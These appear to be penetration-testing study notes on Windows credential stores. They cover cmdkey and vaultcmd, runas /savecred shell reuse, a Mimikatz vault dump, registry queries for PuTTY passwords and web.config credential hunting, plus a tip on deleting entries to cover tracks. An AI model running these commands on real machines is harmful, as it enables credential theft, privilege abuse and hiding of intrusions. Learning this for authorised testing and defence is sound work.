































































































































































Stored Credentials & Windows Vault
17.12.1 - Credential Manager
Store creds on the credential manager, retrieve them automatically, basically.
This is a Windows feature that allows the centralized storage of user credentials, like:
- Usernames
- Passwords
- Certificates
This provides a simple way to store and retrieve credentials for systems & applications without requiring users to repeatedly enter their authentication details.
Creds are securely stored using the Windows Data Protection API (DPAPI)
This is dangerous as the data may be encrypted with the DPAPI but if a malicious actor gets hold of a session with stored creds, while it's not possible to read the plaintext passwords, the credentials can still be used for malicious purposes.
Session is compromised -> All credentials saved in cred manager can be used
Therefore the credentials stored on the session need to be stored and protected carefully
17.12.2 - Using Credential Manager
https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/cmdkey
To access the credential manager
Control Panel > User Accounts > Credential Manager > Web or Windows Credentials


List out all stored credentials
cmdkey /list
Add new creds
cmdkey /list
To add new creds
cmdkey /add:MyServer /user:MyUser /pass:MyPass
Delete creds (possibly useful when covering tracks)
cmdkey /delete:MyServer
cmdkey /delete:Domain:interactive=WORKGROUP\Administrator


You can open a shell as another user and save their credentials using the Credential Manager. The first time you run the command, you'll be prompted for the password. While this won't directly elevate your MIC (Mandatory Integrity Control) level, it can still result in a higher-privileged shell depending on the context. Note that RDP access may be required to make this work properly. If successful, you'll spawn a shell under the specified user account.
runas /savecred /user:quicke-hd5sq1v\quickemu cmd.exe
There's also a way of doing a bypass with PowerShell
Start-Process -FilePath "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Verb RunAs
After the credentials have been stored, it's possible to use them again. This time the password won't be asked for.
runas /savecred /user:quicke-hd5sq1v\quickemu cmd.exe
runas /savecred /user:admin cmd.exe
17.12.3 - Windows Vault

The Credential Manager feature uses the Windows Vault as an underlying storage mechanism. This is a store capable of managing encrypted data. While the credential manager is accessed using the cmdkey, the Windows vault can instead be accessed using vaultcmd.
Think of the Credential Manager as a simple way of accessing the Windows Vault.
Enumerate vaults
vaultcmd /list
List entries saved in the vault
vaultcmd /listcreds:"Web Credentials" /all
Dump vault with Mimikatz
mimikatz.exe "vault::list"
PuTTY Creds
Check the values saved in each session, user/password could be there
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions" /s | findstr "HKEY_CURRENT_USER HostName PortNumber UserName PublicKeyFile PortForwardings ConnectionSharing ProxyPassword ProxyUsername"
reg query HKEY_CURRENT_USER\Software\<USER>\PuTTY\Sessions\ /f "Proxy" /s

IIS Enumeration
This, of course, hinges on using IIS as the web server.
Enumerate IIS locations for config files
Get-Childitem –Path C:\inetpub\ -Include web.config -File -Recurse -ErrorAction SilentlyContinue
Get-Childitem –Path C:\inetpub\ -Include web.config -File -Recurse -ErrorAction SilentlyContinue
Get-Childitem –Path C:\xampp\ -Include web.config -File -Recurse -ErrorAction SilentlyContinue
Manually check these for credentials
type C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config
type C:\inetpub\wwwroot\web.config